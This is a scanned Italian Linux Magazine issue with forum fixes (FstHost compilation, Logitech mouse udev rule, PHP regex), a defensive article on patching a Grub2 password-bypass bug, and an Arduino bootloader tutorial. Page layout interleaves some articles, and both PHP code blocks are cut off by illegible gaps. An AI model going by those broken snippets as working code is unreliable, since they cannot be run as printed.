
### 02 MAPPE INTERATTIVE

Sul Web, le cartine interattive sono un elemento particolarmente apprezzato dai visitatori. Clicchiamo su **Aggiungi elementi** e trasciniamo l'icona mappa sulla pagina. Selezioniamo ora il widget ed inseriamo la città o l'indirizzo da visualizzare. Il widget si appoggia a Google Maps.

### 03 ATTENZIONE AL SEO

L'ottimizzazione SEO delle pagine è importante perché migliora il loro posizionamento nei motori di ricerca. Clicchiamo su **Sito** e successivamente sull'ingranaggio accanto alla pagina da modificare. Impostiamo ora le parole chiave e la descrizione SEO.

### 04 AGGIUNGERE UN BLOG

Se dal menu a sinistra clicchiamo su **Blog**, accederemo ad un'apposita sezione dove potremo creare nuovi post, modificare e cancellare i post già pubblicati o in bozza e definire vari aspetti del blog (nome, numero di articoli visualizzati, sommario, ecc.).

### 05 ANCHE SUL MOBILE

In qualsiasi momento è possibile controllare come sono visualizzate le pagine Web anche su smartphone e tablet: clicchiamo sui corrispettivi pulsanti presenti nella parte alta dell'editor e valutiamo attentamente l'anteprima elaborata dall'editor visuale.

### 06 NUOVE PAGINE

Per inserire una nuova pagina clicchiamo su **Aggiungi Pagina**. Qui possiamo scegliere la tipologia di pagina **Predefinita**, **Home**, **Contatti**, **Chi siamo** o **Galleria** per le immagini. In alternativa, possiamo copiare la pagina su cui stiamo lavorando, cliccando su **Clona pagina corrente**.

# SOLUZIONI DAL FORUM

**Ogni mese i thread più interessanti estratti dal forum di Linux Magazine. Se non fai ancora parte della nostra squadra, iscriviti subito! Il nostro sito è pronto a ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e di Software Libero**

## Software/Applicazioni

### PLUGIN VST E GNU/LINUX

**DOMANDA • Ciao a tutti! Ho installato FstHost su Ubuntu Studio 12.04 senza problemi, ma su una 15.04 non ci riesco. Mi potete aiutare? Penso di aver installato tutte le dipendenze necessarie, quindi presumo di aver sbagliato qualche cosa nella dinamica con la compilazione da sorgenti. Grazie mille per l'aiuto!**

SOLUZIONE • La domanda è posta dall'utente **briandc** il quale, alla richiesta di riportare l'errore che ottiene durante la fase di compilazione, riporta l'output:

```
brian@brian-F9E:~/Tarballs/fsthost-1.5.4$ make
Package glib-2.0 was not found in the pkg-config ⏎
                                             search path.
Perhaps you should add the directory containing ` ⏎
                                             glib-2.0.pc'
to the PKG_CONFIG_PATH environment variable
No package 'glib-2.0' found
...
```

ripetuto anche per altre librerie come **libxml-2.0** e **gtk+-3.0**. È evidente come in questi casi il problema sia in primis indotto da mancate dipendenze. Non ci stancheremo mai di dire che quando si vogliono installare i programmi da sorgente dobbiamo sempre ricordarci di verificare di aver installato tutte le dipendenze richieste. Ma non è sufficiente installare i pacchetti con le sole librerie ma si rende assolutamente necessario installare anche pacchetti con medesimo nome (laddove presenti) ma recante il suffisso **-dev** per Debian, Ubuntu e derivate, o **-devel** per le distribuzioni rpm-based come Fedora, Mageia, OpenSUSE ecc. In questi pacchetti sono presenti i cosiddetti file header (estensione **.h**, ma non solo) nei quali sono scritti i prototipi delle funzioni che vengono richiamate durante la fase di compilazione al fine di creare le librerie (statiche e/o dinamiche che siano) che il programma che si sta compilando necessita di utilizzare/creare. Nel caso in esame si è resa necessaria l'installazione dei pacchetti **libgtk2.0-dev**, **libxml2-dev** e **libgtk-3-dev** comprese, naturalmente, tutte le dipendenze che si portano dietro. Al termine dell'operazione veniva restituito ancora un errore, di preciso:

```
In file included from amc.h:5:0,
                 from amc.c:23:
vestige/aeffectx.h:30:21: fatal error: windows.h: ⏎
                                 No such file or directory
```

dovuto alla mancanza dei file di sviluppo di Wine: infatti il problema è stato risolto installando il pacchetto **wine1.7-dev**. Aggiungiamo che il programma che l'utente **briandc** ha compilato è una applicazione che permette di utilizzare diversi **VST** (**Virtual Studio Technology**), disponibili solo per ambiente Microsoft Windows e Mac OS X, in ambiente GNU/Linux attraverso le librerie di Wine. Lo standard **VST**, di fatto dei plugin (Fig. 1), venne introdotto alla fine degli anni '90 dalla software house tedesca **Steinberg** nota per la produzione di programmi dedicati alla produzione musicale, tra i più noti ricordiamo **Nuendo** e **Cubase**. Oggi, attraverso l'uso di FstHost, è possibile sfruttare questa ulteriore opportunità per i musicisti che adottano GNU/Linux come sistema operativo. In realtà, non è l'unica possibilità poiché si può utilizzare anche il programma **dssi-vst** (***http://breakfastquay.com/dssi-vst/***) e, con entrambi, l'interfaccia grafica **FeSTige** (***http://festige.sourceforge.net/***). Questi pacchetti non sempre sono presenti nei repository delle distribuzioni e in alcuni casi per poterli utilizzare occorre procedere con la compilazione da sorgenti.

**Fig. 1 • Uno dei plugin utilizzabili con FstHost: il popolare synth Minimoog**

## Software/Hardware

### MOUSE LOGITECH REVOLUTION

**DOMANDA • Ciao, ho un mouse bluetooth Logitech MX revolution (avevo anche la tastiera ma quella non la uso più da un pezzo) che ha funzionato egregiamente per anni con qualsiasi distribuzio-**

Fig. 2 • Il modello del mouse che ha fatto i capricci in seguito ad un upgrade

**ne io abbia mai provato (Fig. 2). Questo fino a pochi giorni fa, quando ho fatto l'upgrade da Ubuntu 15.04 a 15.10. Adesso non funziona proprio più. Ovviamente ho provato a rifare il pairing tra le periferiche ma senza successo. Ho anche provato ad installare il kernel stabile più recente (4.2.5) ma niente. Non funziona neanche se durante il boot seleziono il vecchio kernel (3.19) con il quale prima di fare l'upgrade ad Ubuntu 15.10 funzionava bene. Questo è l'output di lsusb:**

```
$ lsusb | grep logitech -i
Bus 002 Device 009: ID 046d:c71c Logitech, Inc.
Bus 002 Device 008: ID 046d:c71b Logitech, Inc.
Bus 002 Device 010: ID 046d:c709 Logitech, Inc. ➘
                BT Mini-Receiver (HCI mode
Bus 002 Device 007: ID 046d:0b06 Logitech, Inc.
```

**Qualcuno ha idea di cosa possa fare per far tornare a funzionare il mio caro mouse? Grazie.**

**SOLUZIONE •** Una discussione simile è già apparsa in questa rubrica sebbene riguardasse un altro modello di mouse ma pur sempre della Logitech. La domanda è posta dall'utente **undy** e trova soluzione in pochi post che riassumiamo di seguito per punti. Come primo passo verifichiamo il contenuto della cartella **/lib/udev/rules.d** con il comando **ls -l /lib/udev/rules.d**. A questo punto, spostiamo l'attenzione su file con nome **XY-bluetooth-hid2hci.rules** o **XY-hid2hci.rules** dove in luogo di *XY* abbiamo un numero, ad esempio 97.
Con i diritti di amministratore e utilizzando un normale editor di testi (nano, kwrite, ecc.) apriamo il file e spostiamoci nella sezione **Logitech devices**. In essa dovremmo trovare la riga:

```
KERNEL=="hiddev*", ATTRS{idVendor}=="046d", ➘
        ATTRS{idProduct}=="c70[345abce]|c71[3bc]", \
```

Possiamo commentarla, inserendo come primo carattere #, e riportare subito in basso la nuova riga

```
KERNEL=="hidraw*", ATTRS{idVendor}=="046d", ATTRS ➘
        {idProduct}=="c70[345abce]|c71[34bc]", \
```

In sostanza, al parametro **KERNEL** va associato il valore **hidraw*** in luogo di **hiddev***. Il backslash visibile alla fine indica in realtà che la riga prosegue sulla linea successiva ma che per motivi pratici non è stata riportata per intero.
Ma perché l'utente **undy** ha avuto un tale problema? Perché durante la fase di aggiornamento (upgrade da Ubuntu 15.04 a 15.10) la precedente regola, che permetteva al mouse di funzionare regolarmente, è stata sovrascritta ripristinando il valore di default il quale non permette il corretto funzionamento della periferica in questione.

## Software/Applicazioni

REGEXP IN PHP

**DOMANDA • Ciao a tutti, mi serve un suggerimento: devo estrarre da un file testo tutte le righe che iniziano con il carattere \"$\". Ho provato con una cosa del tipo:**

```
$fg = file($file);
for($i=0;$i [illegible] if(eregi(\"^\\$.\",$fg[$ [illegible]
        echo $i;
}
```

**ma non funziona come mi aspettavo perché mi stampa indistintamente tutte le righe del file. Per ora mi sono arrangiato in un modo "ignobile". Qualche idea più degna di questo nome?**

**SOLUZIONE •** La domanda è posta dall'utente **mach** e a risolvere il problema è l'utente **kyakan**. Nel caso del PHP il problema non è proprio banale perché:

1) In PHP il carattere $ identifica le variabili;
2) Nelle espressioni regolari marca la fine del pattern;

Le soluzioni, al solito, possono avere diverse sfumature quindi ognuno può trovarne di differenti che possano coincidere con la richiesta: sta solo a noi scegliere la più elegante, la più efficiente o la più comprensibile.
Per la prima parte della richiesta bastano i caratteri **\\$** mentre nel secondo caso ne servono altre due perché il primo è l'escape per il PHP e il secondo è l'escape associato alle espressioni regolari quindi, in sostanza, si dovrebbe inserire **\\\\\\$**.
In più, per identificare **0-n** caratteri diversi da **\'\\n\'** occorre usare **\".*\"** laddove il **.** (punto) rappresenta un singolo carattere eccetto il newline e * (asterisco) indica zero o più occorrenze del carattere precedente. In definitiva il codice che, almeno in questa ottica, soddisfa la richiesta dell'utente è:

```
$fg = file($file);
for($i=0;$i [illegible] if(eregi(\"^ [illegible]
        echo $i;
}
```

# IL TASTO CRACKA PASSWORD!

## Un recente bug è in grado di mettere in ginocchio Grub bypassando qualunque password: ecco come funziona e come difendersi

Ogni sistema operativo ha bisogno di un boot loader: senza di esso, l'OS non potrebbe essere caricato. Appare dunque evidente che si tratta di un componente fondamentale per il corretto funzionamento di qualsiasi macchina. Ubuntu, così come molte altre distro GNU/Linux, utilizza come soluzione di default il ben più che noto Grub, da sempre considerata una soluzione leggera e sicura. Ma non è esattamente così: recentemente, infatti, è stato scovato un pericoloso bug che permetterebbe ad un malintenzionato di bypassare un'eventuale password di Grub ed accedere comodamente a tutti i file presenti nella distro GNU/Linux installata nel PC (tutte le più recenti release di Ubuntu sono coinvolte!). Per fortuna, però, il problema è stato prontamente risolto, ma per dormire sonni tranquilli è necessario aggiornare il sistema.

### Quanti utenti sono coinvolti?

In realtà, la situazione non è poi così catastrofica e il perché è presto detto: la maggior parte degli utenti del Pinguino non ha mai protetto l'avvio di Grub con una password. Il più delle volte, infatti, ci si limita a proteggere l'avvio del PC unicamente con la chiave che viene richiesta dal login manager della distro in uso. I più ossessionati o comunque chi ha davvero la necessità di incrementare la sicurezza del PC, aggiungono poi una password al BIOS. Password, questa, che viene richiesta prima del caricamento di Grub. In definitiva, quindi, gli utenti coinvolti sono davvero pochi e molti utilizzatori del Pinguino hanno scoperto proprio in questi giorni (a causa del proliferare di notizie relative a questo grave problema di sicurezza) che Grub può effettivamente essere protetto con una password. Ciò non dovrebbe

## COME PROTEGGERE L'AVVIO DEL SISTEMA

### Ecco come settare una chiave d'accesso a Grub

# Blinda il tuo Grub!

## Il bug è stato risolto: ma per dormire sonni tranquilli è necessario applicare una patch

### 01 INSTALLIAMO GIT

Se la distribuzione in uso è Ubuntu 15.10, avviamo il terminale (Ctrl+Alt+T) e da qui lanciamo il comando **sudo apt-get install git** (nel caso in cui non avessimo già installato il software). Attendiamo quindi la fine del download con successiva installazione.

### 02 DOWNLOAD DI GRUB

Superata questa fase, possiamo entrare nel vivo dell'azione scaricando da Git la più recente release di Grub. Per farlo, ci basta lanciare il comando **git clone git://git.savannah.gnu.org/grub.git grub.git** e attendere il termine del download (circa 70 MB).

### 03 ECCO LA PATCH

Accediamo alla nuova directory **grub.git** (**cd grub.git**) e da qui lanciamo **wget http://hmarco.org/bugs/patches/0001-Fix-CVE-2015-8370-Grub2-user-pass-vulnerability.patch** per procedere al download della patch di sicurezza che mette al sicuro il nostro Grub.

### 04 TUTTO OK!

A questo punto non ci resta che lanciare il comando **git apply 0001-Fix-CVE-2015-8370-Grub2-user-pass-vulnerability.patch** per far sì che la patch scaricata poco fa venga applicata al sistema. Non ci resta che riavviare il PC e verificare che il bug non sia più presente.

però far cullare sugli allori gli sviluppatori della community del Pinguino: a quanto pare, infatti, tale problematica è presente fin dal 2009. Com'è possibile che nessuno se ne sia accorto prima?

## Corriamo ai ripari!

I metodi che ci mettono al riparo da questo problema di sicurezza sono essenzialmente due. La via più comoda, se utilizziamo Ubuntu, è quello di aggiornare il pacchetto **grub2-common** e **2.02~beta2-29ubuntu0.2** (per Ubuntu 15.10), **2.02~beta2-22ubuntu1.4** (per Ubuntu 15.04), **2.02~beta2-9ubuntu1.6** (per Ubuntu 14.04 LTS) e **1.99-21ubuntu3.19** (per Ubuntu 12.04 LTS). Se utilizziamo un'altra release della distro firmata Canonical non più supportata ufficialmente o una distro differente, possiamo patchare manualmente Grub. Scopriamo subito come fare.





**Fig. 1 • L'interfaccia del boot loader Grub predefinito in Ubuntu e in moltissime altre distribuzioni GNU/Linux**

# Voglia di Arduino? Costruiscilo da zero!

## Programmatori ISP, bus di comunicazione, un microcontrollore, una manciata di componenti e il gioco è fatto!

*Michele Petrecca*

**IDE Arduino 1.0.5**

**Licenza:** GNU GPL **Sito Web:** www.arduino.cc
**Codice completo esempi:** www.edmaster.it/url/5213/

In passato abbiamo già dedicato diversi articoli ai dispositivi embedded: FTPmicro, Raspberry Pi, Arduino e la Waspmote. Se da ognuna di esse estrapolassimo i componenti elettronici noteremo come, al di là degli elementi passivi, il cuore di tutto è un microcontrollore programmabile. Un **PIC18F67J60** della **Microchip** per l'FTPMicro, un **ATMega328P-PU** della **Atmel** per la Arduino Uno e, sempre dello stesso produttore, un **ATMega1281-16AU** per la Waspmote. Naturalmente vi è un "contorno" di altri componenti con funzioni di convertitore DC/DC se prevista un'alimentazione esterna, una **EEPROM** (**Electrically Erasable Programmable Read-Only Memory**) per memorizzare i dati con funzione di datalogger, RAM aggiuntiva (RaspBerry Pi), un chip per l'interfacciamento USB e altro ancora a seconda delle caratteristiche della scheda. Poniamoci una domanda: possiamo costruire, a partire da un dato microcontrollore, una scheda "custom" da dedicare ad un progetto? La risposta è affermativa e, come è facile intuire, vi sono delle tappe obbligate da seguire.

**Fig. 1 - Una breakout board per il µC ATxmega128A1, un TQFP100**

### TUTTO INIZIA COSÌ

Nelle schede di prototipazione, il microcontrollore (da ora **µC** per semplicità) può presentarsi in diversi "contenitori". FTPMicro e Waspmote hanno un **TQFP64** (**Thin Quad Flat Package**), Arduino Uno, invece, un **PDIP28** (**Plastic Dual In-line Package**): le cifre dopo la sigla indicano il numero di pin del circuito integrato, 64 nel primo e 28 nel secondo. È evidente come il package più facilmente gestibile sia il PDIP poiché non richiede lenti di ingrandimento con coccodrilli (la cosiddetta "terza mano") e nemmeno saldatori particolari, in più è facilmente utilizzabile su una breadboard. Per questo semplice motivo concentreremo la nostra attenzione sul µC della Arduino Uno che, oltremodo, è anche sufficientemente economico (circa 4 €). Durante la fase di acquisto, poniamo molta attenzione alle lettere dopo la sigla del microcontrollore: P-PU, o P-PN, indica un **picoPower** in package PDIP, tutte le altre sigle come P-AUR, P-AU, P-MNR, P-MU identificano un package **TQFP** o **MLF** (**Micro-LeadFrame**) inutilizzabili su una breadboard! Naturalmente nulla e nessuno vieta di scegliere un modello diverso e/o più complesso associato, ad esempio, alle

**LA LISTA DELLA SPESA**

**Cosa ci serve per realizzare il nostro progetto?**

[illegible]

cosiddette breakout board ovvero schede elettroniche dove è presente soltanto il µC saldato (Fig. 1) o, per i più bravi, farsi costruire e saldare da ditte specializzate una propria breakout board con il µC desiderato. Va da sé che la procedura necessaria per la programmazione sarà differente da quella esposta nel seguito per l'ATMega328P-PU.

## FASI PRELIMINARI

Come tutti i progetti che hanno una base elettronica, occorre dapprima analizzare la **BOM** (**Bill Of Material**, elenco dei componenti utilizzati), al fine di verificare se tra quelli in nostro possesso ve ne possa essere qualcuno idoneo. In caso contrario, dovremo procedere all'acquisto presso un rivenditore in zona oppure presso rivenditori on-line come **Arduiner**, **Farnell** o **RS-Online**. Affinché un µC possa eseguire determinati compiti necessita della presenza di un programma (**firmware**) caricato nella memoria flash. La procedura, almeno come schema di principio, è la medesima che conosciamo per inviare un programma ad una Arduino. Poiché il nostro obiettivo è ottenere una scheda con µC in grado di funzionare da sola (in gergo **stand alone**) una volta caricato il programma, allora vediamo come procedere per ottenere il risultato. Assicuriamoci di aver installato l'IDE Arduino: per una OpenSUSE 13.2 (distribuzione utilizzata nei nostri test) possiamo impostare il repository indicato nel sito ufficiale ***http://arduino.cc***: dal menu **Learning**, optiamo per **Playground** e, nella nuova pagina, clicchiamo su **Development Tools**, spostiamoci al paragrafo **Installing Arduino on Linux/*BSD** e indichiamo la distro in uso. Per mostrare i circuiti su breadboard e gli schemi elettrici ci avvarremo del software Open Source **Fritzing** (***http://fritzing.org/***) disponibile nei repository di quasi tutte le distro.

## LA DINAMICA

Diversi µC (e l'ATMega328P-PU è tra questi) necessitano che venga caricato nella memoria flash dapprima un programma





**Fig. 2 - Vista breadboard (realizzata con il software Fritzing) del circuito necessario alla scrittura del bootloader**

detto **bootloader**. Il caricamento di quest'ultimo non è obbligatorio, ma la sua presenza permette di fare da tramite tra i dati provenienti dalla porta seriale del PC da un lato e la memoria flash dall'altra rendendo il tutto più semplice e veloce. Quanto riportato in realtà è piuttosto semplicistico e i più esperti potrebbero storcere il naso: occorrerebbe un approfondimento del caso poiché il µC in questione supporta il **Read-While-Write Self-Programming mechanism**. Senza andare oltre con termini e/o concetti che esulerebbero dal contesto, possiamo affermare che il bootloader è una porzione di codice che può scrivere nuovo codice mentre altro è in esecuzione.
Un potenziale problema di tale scenario è la sovrascrittura del codice in esecuzione che rende necessario l'adozione di un meccanismo che eviti ciò. In tal senso l'ATMEL ha proposto una possibile soluzione che rende l'utilizzo del bootloader facile e sicuro: la suddivisione della memoria dove risiede il programma in due sezioni, **RWW** (**Read While Write**) e **NRWW** (**No Read While Write**). Ciò origina una porzione di memoria che non permetterà alla CPU la sua lettura durante una fase di scrittura in memoria di un nuovo programma (ad esempio un aggiornamento) assicurando così che il codice in esecuzione nella sezione NRWW non venga sovrascritto.
Quando, invece, viene scritta la sezione NRWW, la CPU viene fermata al fine di assicurarsi la non esecuzione di codice che si sta cambiando: tipico esempio quando si usa un programmatore ISP (che scopriremo a breve) allorquando la programmazione è posta in essere senza che la CPU sia in esecuzione. È possibile, però, continuare a eseguire codice nella sezione RWW mentre parti di tale sezione vengono scritte. Questo permette alla nostra applicazione di continuare a eseguire codice critico mentre il resto del programma viene aggiornato. Ciò, per certi versi, giustifica il motivo per cui durante la fase di caricamento del programma (almeno fino ad un certo punto) Arduino continua a svolgere le funzioni del programma precedentemente in esecuzione. Da osservare che la sezione NRWW è suddivisa in sottosezioni che impongono le dimensioni del bootloader (da 256 a 2048 byte). Questi indirizzi, e di riflesso la dimensione del bootloader, sono determinati da specifiche opportune per le quali vi rimandiamo al datasheet completo in allegato (scaricabile alla pagina Web ***www.edmaster.it/url/5213/***).
Ma se abbiamo appena acquistato un µC vergine, come e con cosa andremo a caricarne il bootloader? Naturalmente con una scheda Arduino Uno. Nei file allegati, troviamo il file **ProgrammatoreATMega328.fzz** da aprire con il software Fritzing: nella sezione **Breadboard** sono visibili i collegamenti pratici (Fig. 2) mentre in **Schema** il progetto elettrico.
Sebbene non possa competere con programmi del calibro di **KiCAD** (***http://kicad-pcb.org/***), Fritzing è in grado di creare anche **PCB** (**Printed Circuit Board**) per la realizzazione pratica su basetta. Una volta installato il software e assemblato il circuito (Fig. 3) possiamo seguire il tutorial presente nelle pagine seguenti al fine di caricare il bootlolader nel µC: qualora venisse restituito un errore, verifichiamo che tutte le connessioni circuitali siano state fatte correttamente; nel caso non se ne venga più a capo possiamo pur sempre fare riferimento al forum di Linux Magazine (***www.linux-magazine.it/forum/***).





**Fig. 3 - Realizzazione pratica del circuito per il caricamento del bootloader**

## COME PROGRAMMARE IL MICROCONTROLLORE?

Capendo, anche in termini di principio di funzionamento, il sistema sul quale si sta agendo sarà più facile comprendere del perché di determinati collegamenti e/o scelte. Vi sono 3 modi per poter programmare l'ATMega328, ma prima di elencarli facciamo una premessa. Se provassimo a leggere il datasheet del µC ci accorgeremmo come non è prevista alcuna implementazione a pin di interfacciamento USB, quindi gioco forza necessitiamo di un circuito ad-hoc per espletare questa funzione. Sulla Arduino Uno (schema elettrico in allegato) questo compito è svolto dal minuscolo µC presente vicino al connettore USB: un Atmel **ATmega16U2** in package **VQFN** (**Very thin Quad Flat No-lead**) a 32 pin. Osservando la Arduino Uno dall'alto noteremo la presenza di due connettori siglati **ICSP**. Acronimo di **In-Circuit Serial Programming** (a volte identificati anche con la sigla **ISP**) questi connettori permettono di (ri) programmare il µC senza necessità di rimozione dalla propria sede. Non deve sorprendere che anche il circuito integrato prossimo al connettore USB possa essere riprogrammato: infatti, esso implementa il protocollo USB senza la necessità di utilizzare driver come invece avveniva nelle precedenti versioni di Arduino, o attualmente per la Waspmote, in presenza del chip **FTDI232RL** per il quale occorreva caricare un apposito modulo (**ftdi_sio**). Premesso questo, è facile intuire come il primo metodo consista nella realizzazione di un circuito di interfacciamento USB al fine di inviare i dati ai pin RX-TX del µC, ma non sempre questo è possibile viste le dimensioni dei circuiti integrati, a meno di acquistare una delle breakout board in vendita ma che farebbe aumentare di una decina di euro i costi. Il secondo metodo consiste nell'utilizzo di programmatori hardware progettati ad-hoc per connettersi direttamente al connettore ICSP presente sulla scheda da un lato e al computer via USB dall'altro: ne esistono diversi, un






**Fig. 4 - Principio di funzionamento del bus SPI**

# Arduino come un ISP

## È giunto il momento di caricare il bootloader

### VERIFICARE LO SKETCH

Colleghiamo il cavo USB alla Arduino Uno e alla porta USB del computer e avviamo l'IDE. Dal menu **File**, in **Preferenze** assicuriamoci che siano spuntate le caselle **Compilazione** e **Caricamento** in **Mostra output verboso durante**. Sempre da **File**, in **Esempi**, apriamo lo sketch **ArduinoISP**.

### CARICARE LO SKETCH

Carichiamolo nella Arduino Uno cliccando sul pulsante **Carica** (icona freccia destra). Al termine il LED verde, se inserito nel circuito e associato alla funzione **heartbeat** dello sketch ISP, inizierà a lampeggiare ad indicare che il programma è regolarmente in esecuzione e che la Arduino Uno ora funziona come ISP.

### IL BOOTLOADER!

Clicchiamo su **Strumenti**: in **Tipo di Arduino** verifichiamo che sia selezionata la voce **Arduino Uno**. Nello stesso menu, optiamo per **Programmatore** assicurandoci che sia selezionata l'opzione **Arduino as ISP**. Tutto è pronto: da **Strumenti** clicchiamo su **Scrivi il bootloader**. Il messaggio **Scrittura bootloader terminata** indica il buon esito dell'operazione.

esempio è l'**USBTiny** (*www.adafruit.com/products/46*), costano poco, ma se possiamo evitarli risparmiamo qualcosa in più. È utile sapere che un programmatore hardware è a tutti gli effetti una scheda con la quale è possibile eseguire (almeno nei limiti del μC che presenta) un certo numero e tipo di funzioni e la ISP è una di queste. Pertanto non deve far sorprendere se il terzo modo consiste nell'impiego della stessa Arduino Uno così come visibile nelle figure precedenti. Nel nostro caso, però, utilizziamo la funzione ISP solo per caricare il bootloader: il motivo di questa scelta è evidente nel momento in cui osserviamo che la funzione ISP è espletata utilizzando un certo numero di pin del μC e di preciso quelli afferenti al bus **SPI** (accennato più avanti) quindi sottraendo 3+N In/Out digitali dal totale delle 23 che il μC presenta.

## LO SCHEMA ELETTRICO

Un secondo approfondimento vede l'analisi dello schema elettrico che di per sé non è complicato, ma va compreso almeno il perché dei collegamenti. Tutti i circuiti integrati sono caratterizzati da una numerazione dei pin a ognuno dei quali possono essere associati un certo numero e tipo di funzioni (leggiamo sempre il datasheet corrispondente!). Il pin numero 1 è identificabile da un piccolo segno e a seguire, in senso antiorario, si numereranno tutti gli altri pin: il layout dei pin e le funzioni associate possiamo vederle nel datasheet, così come la struttura interna del μC. Il pin 1 dell'ATMega328 è il **Reset**, attivo quando è basso ovvero quando viene portato a livello logico 0: per questo motivo viene inserita una resistenza di pull-up da 10 KΩ al fine di mantenere il valore al livello logico 1 (alto) eliminando così il pericolo di potenziali flottanti. Il suo livello durante la fase di programmazione è comandato dall'ISP. Il pin 7 è collegato al positivo di alimentazione (**Vcc**) così come il pin 20 (**AVCC**) che alimenta il convertitore Analogico/Digitale interno e deve essere sempre collegato anche se non è previsto l'uso. I pin 8 e 22 vanno collegati a massa (**GND**). Il range dei valori di tensione può spaziare da 1.8 V a 5.5 V: se scendiamo al di sotto del minimo il μC non funzionerebbe più mentre superando il valore massimo potremmo dirgli addio. Alimentando il 